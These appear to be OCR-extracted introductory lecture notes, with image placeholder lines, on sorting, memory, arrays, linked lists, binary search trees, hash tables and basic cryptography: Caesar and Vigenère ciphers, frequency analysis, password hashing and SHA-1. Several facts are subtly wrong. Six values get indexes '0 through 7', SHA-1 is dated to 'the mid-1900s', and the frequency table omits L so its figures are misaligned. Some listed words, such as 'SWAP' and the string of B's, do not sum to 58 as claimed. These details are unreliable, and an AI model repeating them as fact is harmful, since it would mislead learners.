
- Instead of sorting the entire list at once, we can implement a divide and conquer strategy.
- When we have an unsorted list, we will
  1. Sort the left half.

2. Sort the right half.
3. Interweave the two lists together.

- For step 1, when sorting the left half, we can apply the same algorithm. We sort the left half of the left half, then the right half of the left half, and then we merge them together.
- If we continue to halve and halve, we'll end up with one element as the left half and one element as the right half. We no longer have to do steps 1 and 2 since the halves are already sorted, but we do have to interweave these two in order to merge them.
- Merge sort takes less time than the previous two sorts, but there is a trade-off. Merge sort takes twice as much space, as it requires additional space to sort the halves before interweaving the halves.

Memory

- Computers store data in RAM or *Random Access Memory*. The term "Random" in this case refers to a computer's ability to jump in constant time to a specific byte.
- Pictured is a memory chip on a RAM stick. The grid is an artist's rendition of how we can number each of the bytes in the chip.




- When we store a float, we're asking the computer for 32 bits. Bytes to the left or right of the allocated memory might already be in use, so we can't use more than 32 bits for this float. This leads to *floating point imprecision*, a topic from the previous week.

Data Structures


Arrays

- All of the previously mentioned algorithms assume that the values are stored in an array.

- When we store numbers in an array, each value is back to back, so we can use arithmetic to get an index. Then, we can instantly jump to that address. This gives us random access, which is constant time.
- Suppose we want to store six values in memory. We then ask our operating system for just enough bytes for six numbers. The indexes are numbered 0 through 7.




  - What if we wanted to add the number 50?
  - Since we only asked our operating system for enough bytes for six numbers, the operating system might have already allocated the memory from 6 and beyond to some other aspect of our program.
  - For a temporary fix, we could've just asked the operating system for enough space for 7 or 8 or even 100 values.
    - In this case, we're asking for more memory than we actually need. Then, the computer has less space for other programs to store and run.
  - We could also just add 50 where there is free space. Let's say at index 15, we have space to store 50. Let's draw an arrow to denote that after 42 comes 50.




- The equivalent to drawing an arrow is to store the address of the number 50 alongside 42. This way, once we get to 42, we'll note that we should go to index 15.
- We don't have enough space at index 5 to store both 42 and the address. Instead, we'll take note of this idea of storing addresses.

Linked Lists

- A *linked list* allows us to store and remove values by linking the values together.
- 


    - In each node, or box drawn here, we store a value (data) and the address of the next value.
    - For example, the first node contains the value 4. To find the next value, we go to the address stored, which is 4. Then, we go to the 4th index, which has the value 8.
    - As another example, assume we're at the index 20. It has value 42. To go to the next value, we go to the address indicated on this node, of index 100. We find that at index 100, we have the value 50.
- To remove a node, we can simply snip it out and redirect an arrow, thereby changing an address.
- To add a node, we can store it somewhere and update the address at index 100 to point to the new node.
- We're now able to add and remove values, but we no longer have random access. To search through a linked list, we must traverse in linear time from the first element to the last.
- Additionally, we are using twice as much space as an array since we also have to store the next node's address.

Binary Search Trees

- In a *binary search tree*, each node has two children (hence *binary*), one child less than it and one child greater than it.
- 

    - 16 is the root of this tree.
    - To the left of 16 is its left child, and to the right of 16 is its right child.
    - Within this tree, we also have many subtrees. The children of 16 are subtrees themselves; for example, rooted at 8 is a child called 4 and a child called 15.


- Note that for each node `N`, its left child is less than `N` and its right child is greater than `N`.
- Let's look for the number 15 in this structure. We'll start at 16, the root node. 15 is less than 16, so we'll go to the left child. 15 is greater than 8, so we go to the right child. And we've found 15!
  - In searching this binary search tree, we looked at less nodes than we would in a linked list. By having a 2 dimensional data structure, we were able to create more organization.
- We can also easily modify the size of the binary search tree. Suppose we wanted to add the number 50. Starting from the root, we note that 50 is greater than 16, so we go to the right child. 50 is also greater than 42, and 42 does not have a right child yet. Thus, we insert 50 as the right child of 42.




- Binary trees can become unbalanced if we just keep adding larger and larger values. There exist more complex algorithms that are able to re-balance the tree after adding values.
- With a binary search tree, we can add and remove values and search quickly. However, the tradeoff is requiring more space, as 2 additional chunks of memory are required to store the 2 children.

Hash Tables

- Hash tables have constant search time. Let's look at an example.
- Here, we have an array. Alice is stored at index 0, Bob is stored at index 1, and David is stored at index 3.



    - A *hash function* takes some value as input and returns an index where we store the value. The particular hash function we're using here looks at the first letter of each string. An `A` at the first letter will map to the 0th index, a `B` at the first letter will map to the 1st index, and so on.
        - The function in this case, takes the ASCII value of the first letter and subtracts 65, which is the ASCII value for `A`.
    - Inserting these names is thus constant time, as hashing is constant time and we can get to that index via random access.
- When we add Doug, we'll note that David is already in index 3 of this array. This is considered a *collision*, where multiple inputs map to the same output.
- To store both values, we'll use a linked list. It might look like this:



- A hash table approximates constant time—for a good hash function, we'll have very few collisions, meaning we won't have to traverse through linked lists to search for, add, or delete a value.

Python

- Certain data types in Python are reminiscent of the data structures here.
- In Python, the `dict` type stands for dictionary. This is essentially a hash table.
  - The indexes in this case are words.
  - Via these indexes or words, we can return a value.
- In Python, the `list` type is an array that we can change the size of, similar to a linked list.

LECTURE 4

Cryptography

Overview

- **Cryptography** is the art and science of obscuring and protecting information.
- We use cryptography to provide a level of security against an adversary who might do bad things with the information.

Ciphers

- Ciphers are *algorithms* (a set of step-by-step instructions) used to obscure (or encipher) or reveal (or decipher) information.

Substitution Ciphers

- A common substitution cipher that we might have seen is pictured here:

- In this cipher, each letter corresponds to a number.
- The **attack vector** in this cipher, or the vulnerability in this cipher, lies in the pin. Anyone with access to this pin will be able to break any cipher generated with this pin.
- In this case, the decoder pin is considered the **key**.

Caesar Cipher

- We can use the ordinal positions of letters in a cipher to generate this key:

A	**B**	**C**	**D**	**…**	**Y**	**Z**
1	2	3	4	…	25	26

- We can also rotate the starting point. If we add 2 to every number, we might use this key:

A	**B**	**C**	**D**	**…**	**Y**	**Z**
3	4	5	6	…	27	28

- Seeing a 27 and 28, though, might be a tipoff that the cipher was shifted in some way. To fix this, we might want to wrap back to 1 for numbers over 26. We might use this key instead:

A	**B**	**C**	**D**	…	**Y**	**Z**
3	4	5	6	…	1	2

- There are only 26 ways to rotate this cipher while preserving the order of the letters. In other words, we have a very small number of keys that can be used to decipher using this cipher.

Vigenere Cipher

- An improvement we can make to the Caesar cipher is to increase the number of keys.
- While the Caesar cipher uses a single key, the Vigenere cipher uses multiple keys by selecting a keyword.
- In the Vigenere cipher, for each new letter of message, it is enciphered using a different letter of the keyword.
- To encrypt the message `HELLO` using the keyword `LAW`, we might come up with the following table:

Plaintext	**H**	**E**	**L**	**L**	**O**
Ordinal Position	8	5	12	12	15
Keyword	L	A	W	L	A
Keyword Ordinal Position	12	1	23	12	1
Sum	20	6	35	24	16
Sum, Wrapping Around	20	6	9	24	16
Ciphertext	T	F	I	X	P

    - For the first letter, or `H`, the ordinal position is 8. The first letter of our keyword is `L`, which has position 12. We add these to positions to get 20, and the letter at position 20 is `T`. Thus, the first letter of our cipher text is `T`.
    - When we run out of letters in our keyword, we can re-use our keyword. Note that in the `Keyword` row, `LAW` is repeatededly used.
    - Note that the two `L`s in `HELLO` mapped to different letters in the ciphertext, namely `I` and `X`. This is different from the Caesar cipher, where the `L`s would map to the same letter. For example, if we shifted by 2, all `L`s would map to `N`.
- Instead of just 26 possible keywords, we now have 26^n possible keywords, where n is the number of letters in the keyword.

Frequency Analysis

- Another issue with Caesar ciphers is that an adversary may be able to crack the code without a pin.
- For example, if we see a single letter word in the message, we might be able to guess that the character or number represents `I` or `A`. From there, we might be able to discover some patterns in the message.
- A pattern may be how frequently letters appear in the English language.

A	B	C	D	E	F	G	H	I	J	K	M
8.1%	1.5%	2.8%	4.3%	12.7%	2.2%	2.0%	6.1%	7.0%	0.2%	0.8%	4.0%	2.4%

N	O	P	Q	R	S	T	U	V	W	X	Y	Z
6.7%	7.5%	1.9%	0.1%	6.0%	6.3%	9.1%	2.8%	1.0%	2.4%	0.2%	2.0%	0.1%

- Some letters appear very frequently, such as `E` or `T` and some letters appear very infrequently, such as `J` or `K`. Using these frequencies, we can look at what appears frequently or infrequently in the ciphertext and perhaps find certain patterns.
- While for humans it might be tedious to conduct frequency analysis to decode a message, a computer can do it very quickly.

Other Ciphers

- Some ciphers substitute pairs or triples of characters at a time, which is more secure than mapping one-to-one as previously.
- Some ciphers are *transposition* ciphers, which algorithmically rearrange the letters in a message.
- The issue with these ciphers is that they're easily cracked. Furthermore, we must be able to tell an ally what the key is without telling an adversary.

Hashes

- Generally, while ciphers are reversible, hashes are not.
- To hash some data, we run it through a *hash function*, which mathematically manipulates it in some way, and it outputs a value.

Passwords

- A good service does not store passwords in their database. Instead, they store a hash of the password.
- When you input a password, they'll run the password through the hash function and check whether it matches the hash stored.
- If the hashes match, odds are the right password was entered.

Hash Functions

- Good hash functions should have the following qualities:
  - Use only the data being hashed
  - Use all of the data being hashed
  - Be deterministic (for the same input, we should always get the same output)
  - Uniformly distribute data (when mapping strings to values, strings should map evenly to all possible values)
  - Generate very different hash codes for very similar data

- An example hash function (albeit a bad one) might be to add up the ordinal positions of all the letters in the hashed string.
    - `STAR` would map to 58.
    - `ARTS`, `RATS`, `SWAP`, `PAWS`, `WASP`, `MULL`, `BBBBBBBBBBBBBBBBBBBBBBBBBBBB` would also all map to 58.
    - This hash function is good in that it is not reversible. Having the value 58 does not necessarily tell us that the word was `STAR`.
    - This hash function, however, is bad in that it has a lot of collisions. In cryptography, we'd like to have no collisions at all.

Modern Cryptography

- Modern cryptography is hashing, and the algorithms tend to work on clusters of characters rather than going character-by-character, as we did earlier.
- Given data (files, images, videos, etc) of arbitrary sizes, most modern hash functions will map it to a string of bits that is always the exact same size.
- Good cryptographic hash functions, usually referred to as **digests** should have the following qualities:
    - Be extremely difficult to reverse
    - Be deterministic
    - Generate very different hash codes for very similar data
    - Never allow two different sets of data to hash to the same value
- We use cryptography every day on the internet, whether it's for…
    - Email: encrypting emails from point to point
    - Secure web browsing: encrypting web traffic
    - VPN: encrypting communications with a network
    - Document storage: encrypting pieces of files


SHA-1

- **SHA-1** is a famous crytographic hash function first developed by the NSA in the mid-1900s.
- SHA-1 digests are always 160 bits in length, meaning there are 2^{160}, approximately 10^{48}, possible SHA-1 digests. The probability of a collision wih SHA-1 is equivalent to finding 1 specific grain of sand on 8 quintillion Earths!
- SHA-1 is now broken—a research team has come up with a way to systematically generate collisions. For more information, visit shattered.io.
    - Since it is now feasible to generate PDFs with the same digital signature, it is possible to create a valid signature for a high-rent contract by having someone sign a low-rent contract.
- Many other cryptographic standards are in use as well.
    - `SHA-2` and `SHA-3` use more bits in their digest.

- `MD5` (no longer secure but used as a checksum) and `MD6`

